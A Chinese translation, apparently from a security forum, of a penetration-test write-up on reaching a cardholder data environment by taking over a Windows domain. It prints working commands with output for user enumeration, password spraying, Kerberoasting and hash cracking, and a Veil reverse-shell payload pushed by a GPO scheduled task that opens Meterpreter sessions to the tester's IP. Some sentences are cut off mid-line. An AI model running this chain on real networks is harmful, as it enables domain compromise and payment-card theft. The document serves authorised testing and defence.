Gaining Access to Card Data Using the Windows Domain to Bypass Firewalls

mss**** / 2019-05-01 09:01:00 / 浏览数 5680 安全技术 IoT安全 顶(0) 踩(0)

原文地址：https://markitzeroday.com/pci/active-directory/kerberoast/firewall/2019/04/24/gaining-access-to-card-data-using-the-windows-domain-to-bypass

本文将为读者详细介绍攻击者是如何绕过防火墙，获取持卡人数据环境（或当前的叫法：CDE）的访问权限，进而提取信用卡数据的。

简介

在存储、传输或处理信用卡数据的时候，必须要确保信用卡数据在网络中的安全性。根据PCI数据安全标准（PCI-DSS），持卡人数据可以通过内部网络发送，但是，如果您

上面简要介绍了典型PCI设置的基础知识，下面，我们开始介绍真正有趣的东西。

像往常一样，这里已经修改了细节信息以保护客户的机密数据。该公司拥有一个非常庞大的网络，所有网络都在标准的10.0.0.0/8网段内。持卡人数据位于单独的192.168.0.

这是一次内部渗透测试，因此，我们从10.0.0.0/8网段上连接到公司的内部办公网络。我们从本地网络对CDE进行ping扫描和端口扫描，未得到任何有用的信息：

```
$ sudo nmap -sn -PE -T5 --disable-arp-ping -n 192.168.4.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-24 11:39 BST
Nmap done: 256 IP addresses (0 hosts up) scanned in 13.09 seconds
$
```



```
$ sudo nmap -sS -T4 -Pn --top-ports=25 -n 192.168.4.0/24 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-24 11:39 BST
Nmap done: 256 IP addresses (256 hosts up) scanned in 642.76 seconds
$
```


ping扫描与运行ping命令基本差不多，但nmap可以一次运行扫描整个地址范围。第二个命令输出中的“hosts up”与我们给nmap使用了-Pn参数有关，该参数的含义是不要先ping，因此，nmap会将该网段内的所有主机状态报告为“up”，即使有些主机的状态并非如此（这是nmap的

因此，除非存在防火墙规则绕过漏洞，或者可以猜到防火墙的弱密码，否则直接访问目标网络是不太可能的。因此，入侵的第一步就是通过获得域管理员权限，然后再设法

成为域管理员

实际上，我们可以借助很多方法实现这个目标，比如我之前发表的这篇文章中提到的方法。

本例中，我们可以利用kerberoast来控制域。然后，从域中无需身份认证的位置开始，逐步发动攻击。

入侵活动目录过程中，通常先要设法获得一个用户帐户的访问权限，这里对该账户的身份和权限不做任何要求。只要它能以某种方式对域控制器进行身份验证，对于这里来说

在该客户的站点上，域控制器启用了空会话。在本例中，我们的域控制器是10.0.12.100，“PETER”。因此，我们可以使用enum4linux等工具枚举用户列表，显示域中每个用

```
$ enum4linux -R 1000-50000 10.0.12.100 |tee enum4linux.txt
```

```
$ enum4linux  -R 1000-50000 10.0.12.100
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 24 11:57:55 2019

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.0.12.100
RID Range ........ 1000-50000
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
S-1-5-21-194907926-3087329505-3194028638-1097 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1098 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1099 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1100 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1101 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1102 MACFARLANE\DnsAdmins (Local Group)
S-1-5-21-194907926-3087329505-3194028638-1103 MACFARLANE\DnsUpdateProxy (Domain Group)
S-1-5-21-194907926-3087329505-3194028638-1104 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1105 MACFARLANE\STEWIE$ (Local User)
S-1-5-21-194907926-3087329505-3194028638-1106 MACFARLANE\DHCP Users (Local Group)
S-1-5-21-194907926-3087329505-3194028638-1107 MACFARLANE\DHCP Administrators (Local Group)
S-1-5-21-194907926-3087329505-3194028638-1108 MACFARLANE\MITM2$ (Local User)
S-1-5-21-194907926-3087329505-3194028638-1109 MACFARLANE\bill.bloke (Local User)
S-1-5-21-194907926-3087329505-3194028638-1110 MACFARLANE\ALICE$ (Local User)
S-1-5-21-194907926-3087329505-3194028638-1111 MACFARLANE\redrum (Local User)
S-1-5-21-194907926-3087329505-3194028638-1112 MACFARLANE\BILLSMACHINE$ (Local User)
S-1-5-21-194907926-3087329505-3194028638-1113 MACFARLANE\pwnthis (Local User)
S-1-5-21-194907926-3087329505-3194028638-1114 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1115 MACFARLANE\XYZ (Local User)
S-1-5-21-194907926-3087329505-3194028638-1116 MACFARLANE\BOB$ (Local User)
S-1-5-21-194907926-3087329505-3194028638-1117 MACFARLANE\chuck (Local User)
S-1-5-21-194907926-3087329505-3194028638-1118 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1119 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1120 *unknown*\*unknown* (8)
S-1-5-21-194907926-3087329505-3194028638-1121 MACFARLANE\kfvVVTqYpM (Local User)
```

现在，我们获得了一个用户列表，接下来，我们将它解析成种可用的格式：

```
$ cat enum4linux.txt | grep '(Local User)' |awk '$2 ~ /MACFARLANE\\/ {print $2}'| grep -vP '^.*?\$$' | sed 's/MACFARLANE\\//g'
```

```
$ cat enum4linux.txt | grep '(Lo
bill.bloke
redrum
pwnthis
XYZ
chuck
kfvVVTqYpM
Milton.Waddams
delegate.boy
unicorn
passy
frog.man
$
```

您可能已经注意到我在简洁性方面并不太在意。是的，您可以用awk、grep、sed和/或Perl以更少字符的来完成这个任务，但是，别忘了我们正在进行渗透测试，我更倾向于

下面进行实际测试。客户的网络非常庞大，有25，000个活跃用户。然而，在我的实验室网络中，用户要少的多，这有助于演示渗透测试过程。

现在我们将用户列表解析成一个文本文件，然后，就可以使用CrackMapExec这样的工具来猜测密码了。在这里，我们将测试是否有用户把“Password1”用作密码。令人惊讶

```
$ cme smb 10.0.12.100 -u users.txt -p Password1
```

天呢，竟然命中了一个用户：

```
$ cme smb 10.0.12.100 -u users.txt -p Password1
SMB         10.0.12.100     445    PETER           [*] Windows Server 2008 R2 Foundation 7600 x64 (name:PETER) (
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\bill.bloke:Password1 STATUS_LOGON_FAILURE
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\redrum:Password1 STATUS_LOGON_FAILURE
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\pwnthis:Password1 STATUS_LOGON_FAILURE
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\XYZ:Password1 STATUS_LOGON_FAILURE
SMB         10.0.12.100     445    PETER           [+] MACFARLANE\chuck:Password1
$
```

请注意，如果我们想继续猜下去，直到找到所有帐户的密码的话，可以指定-continue-on-success标志：

```
$ cme smb 10.0.12.100 -u users.txt -p Password1 --continue-on-success
SMB         10.0.12.100     445    PETER           [*] Windows Server 2008 R2 Foundat
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\bill.bloke:Passwor
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\redrum:Password1 ST
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\pwnthis:Password1 S
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\XYZ:Password1 STATU
SMB         10.0.12.100     445    PETER           [+] MACFARLANE\chuck:Password1
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\kfvVVTqYpM:Passwor
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\Milton.Waddams:Pass
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\delegate.boy:Passwo
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\unicorn:Password1 S
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\passy:Password1 STA
SMB         10.0.12.100     445    PETER           [-] MACFARLANE\frog.man:Password1
```

因此，我们可以控制一个账户了。所以，我们可以查询活动目录，从而获得服务帐户列表。服务帐户，顾名思义，就是为各种服务设立的用户帐户。至于服务吗，可以简单的
SQL
Server这样的东西。它们运行时，需要在用户帐户的上下文中运行。活动目录的Kerberos身份验证系统可用于提供访问权限，因此，活动目录提供了“服务票据”，以允许用

通过向域控制器请求Kerberos服务帐户列表，我们也可以为每个帐户获得一张“服务票据”。虽然该服务票据使用服务帐户的密码进行了加密处理，但是，如果我们能够破解

```
$ GetUserSPNs.py -outputfile SPNs.txt -request 'MACFARLANE.EXAMPLE.COM/chuck:Password1' -dc-ip 10.0.12.100
```

```
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

ServicePrincipalName                      Name         MemberOf
----------------------------------------  -----------  ------------------
MSSQLSvc/myhost.redmond.microsoft.com:1433  redrum       CN=Domain Admins,CI
CIFS/STEWIE:445                           delegate.boy
```

我们可以看到，其中一个帐户具有域管理员身份，因此，我们可以设法破解其密码。

```
$ hashcat -m 13100 --potfile-disable SPNs.txt /usr/share/wordlists/rockyou.txt -r /usr/share/rules/d3adhob0.rule
```

借助hashcat，我们破解出了明文密码：

```
$23$*redrum$MACFARLANE.EXAMPLE.COM$MSSQLSvc/myhost.redmond.microsoft.com~1433*$e325fe8217501a6423a4
9ba1855d1d07b32ac515b98a0f407fa68b205229f2613e9a7f96ff93ce4393bb91687f8998f355a1bd1fe959973c33baf5a
9bef7a884bc3dffaf991539421265e1f052b5f5be182f1e4793053abb59534ac5c31e58074f56f7049383251ecd464d679d
7e7c32e269a93e43ca55d2aa77e2bd5f243c2f14b7052fc7b4cb6325305459f7fca6db79a13fdc0d2b77320c65bcf52263f
1a3cb35b2e298e4d84541a442f334ec273b0dd4d2a1f2c87e81d4cc93cd1250116976f4d7c9e8e48f347f2dc418944dbd63
5e527651713568a38141c048bddf25c4ec3eaea633b010e2fbc952e652e833147fd325b99b581fd0a1429c928d924d38eb2
d0131d24cb6fc0498b6269e9c4e72c91350d10ec6acf875d9a95729277121c02c6735ee17f98edc6e82287ea71ddbe6d8e2
cc44dc5a17ecddca398231f8a83f30df72d06201c82e024ddd62112e1dbd0ac26497a3ce40ef452fc290dcc836e322eb651
f1fbf45fce371d11547f465c05dc47d340ca48ca7046e66116c33a3e7a79254db54cd9f950299fc24b1e1716:murder1!
 [p]ause [b]ypass [c]heckpoint [q]uit =>
```

为了确认这是一个实际的活动帐户，我们可以再次使用CrackMapExec。

```
$ cme smb 10.0.12.100 -u redrum -p 'murder1!'
```

```
(venv) $ cme smb 10.0.12.100 -u redrum -p 'murder1!'
SMB         10.0.12.100     445    PETER           [*] Windows Server 2008 R2 Foundation 7600
SMB         10.0.12.100     445    PETER           [+] MACFARLANE\redrum:murder1! (Pwn3d!)
(venv) $ OO~~
```

结果表明，我们已经获得了域控制器的管理员权限。


OK，接下来如何使用它来获取信用卡数据呢？

对于这家公司来说，不幸的是呼叫中心代理在CDE内用于接收电话订单的机器也位于这个活动目录域上。虽然我们无法直接连接这些机器，但可以通过域控制器让它们与我们

GPO的许多功能都是用于管理公司IT的设置的。例如，设置密码策略甚至设置为用户显示哪些桌面图标（例如，打开公司网站的快捷方式）。而有的GPO则允许运行"即时计


- 在这里，我们使用Veil Evasion来生成一个payload。其中，我们的IP地址是10.0.12.1，因此，我们让生成的payload回连这个地址。

```
$ veil -t EVASION -p 22 --ip 10.0.12.1 --port 8755 -o pci_shell veil
```




- 利用通过kerberoasting技术获得的凭证，通过远程桌面协议（RDP）登录到域控制器。


- 在活动目录中找到CDE。根据我们对该公司的了解，呼叫中心代理位于2楼。我们注意到Active Directory Users and Computers (ADUC)窗口中有一个名称与此相呼应：




- 将利用Veil制作的脚本放入该文件夹，并在域控制器上共享。为该共享和目录设置允许所有域用户进行读取的权限。




- 在GPO中，我们在该级别上创建一个策略：



- 在编辑这个新GPO时，找到“Scheduled Tasks”选项，并新建一个“Immediate Scheduled Task”：



- 创建任务，使其指向共享中保存的版本。同时在"common"下设置"Run in logged-on user's security context"。



搞定了！


我等了15分钟，什么也没发生。我知道更新组策略可能需要90分钟，上下有30分钟的浮动，但我估计至少有一台计算机现在已经获得了新策略（注意，如果在实验室中测试/force命令）。之后，我又等了一段时间。我正要放弃时，转机出现了：

```
[*] Sending stage (179779 bytes) to 10.0.12.200
[*] Meterpreter session 1 opened (10.0.12.1:8755 -> 10.0.12.200:22947) at 2019-04-24 16:52:24 +0100

16:52:32 S:1 J:1 192.168.86.100 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot
Screenshot saved to: /home/rob/qhVWQtuv.jpeg
```

执行截图命令后，返回的图像表明呼叫中心座席当时输入的内容为.....信用卡数据：

信用卡数据被泄露了，也就是说，这次渗透测试的目标顺利达成了。

如果查看会话列表，可以看到源IP来自192.168.0.0/16网段，即CDE网段：



在实际测试中，shell不断被返回，准确说，整个二楼上的每台机器都返回了shell。算下来，这个网段中，大概有60-100个Meterpreter shell被打开了。

请注意，虽然屏幕截图中显示了亚马逊，但是它与本文涉及的公司无关。在实际测试中，可以设置一个脚本在连接shell时捕获屏幕截图（通过autorunscript），这样，我们

此外，也可以使用其他方法来获取截图，例如在Meterpreter中使用espia，以及使用Metasploit的post/windows/gather/screen_spy工具等。

同时，我们也可以通过编程方式来执行GPO，例如使用PowerView中的New-GPOImmediateTask等，不过，我还没有进行尝试。

防御措施

对此攻击的防御措施是，始终让CDE使用一个单独的活动目录域。请注意，即使是森林也没关系。当然，深度防御措施是关闭空会话，鼓励用户使用强密码，并确保任何服务

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板